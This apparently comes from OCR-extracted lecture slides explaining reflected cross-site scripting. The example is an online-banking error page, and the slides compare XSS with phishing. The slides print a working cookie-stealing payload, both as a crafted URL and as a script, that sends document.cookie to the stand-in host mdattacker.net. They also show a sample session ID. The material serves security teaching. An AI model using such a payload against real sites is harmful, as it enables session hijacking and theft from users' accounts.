
http://youronlinebanking.com/error.html?msg=<script>var+i=new+Image;+i.src="http://mdattacker.net/"%2bdocument.cookie;</script>

```
<!DOCTYPE html>
<html>
<body>
<h2>You encounter an error</h2>
<p>
<script>
var i=new image;
i.src="http://mdattacker.net/" +document.cookie
</script>
</p>
</body>
</html>
```

Reflected XSS

6. These two lines of JavaScript sends your cookies from *youronlinebanking.com* to another web server mdattacker.net.


```
<script>
var i=new image;
i.src="http://mdattacker.net/" +document.cookie
</script>
```



Reflected XSS

7. The attacker now have your session id and pretend to be you.

sessId=184a9138ed37374201a4c9672362f12459c2a652491a3



Reflected XSS

- The malicious code is returned by the server.
- Fundamentally exploring the data context switch
- If the user directly visit hackers.com
  - Hackers.com cannot access cookies of banking.com
- But now the malicious script is directly running under a webpage of banking.com
  - The script can access the cookies of banking.com
  - It can manipulate its values or send it to any third party

Reflected XSS

- Accounts for 75% of the XSS vulnerabilities in real-wold web applications.
- The crafted request (URL) contains an embedded JavaScript snippet that will reflect to any user who make the request.
- Attack payload is executed via a per-request basis.
- Also known as first-order XSS.


Reflected XSS

- http://youronlinebanking.com/error.html?msg=<script>var+i=new+Image;+i.src="http://mdattacker.net/"%2bdocument.cookie;</script>

This is the original URL!
(No misrepresentation)

- Even security-conscious users are vulnerable.

XSS vs. Phishing



Reflected XSS vs. Phishing

- XSS
  - Keep the original domain
  - Inject malicious code to the original webpage
  - Interact with the original server (can be detected by server)
  - No misrepresentation
  - Vulnerable against security-conscious users
  - May involve social engineering
  - Service provider should be responsible for the accidence
- Phishing
  - Misrepresentation: faked URL and webpage
  - Social engineering
  - Less vulnerable against security conscious users
  - Does not interact with the original server
  - Cannot be detected by the server
  - The service provider is not responsible for the accidence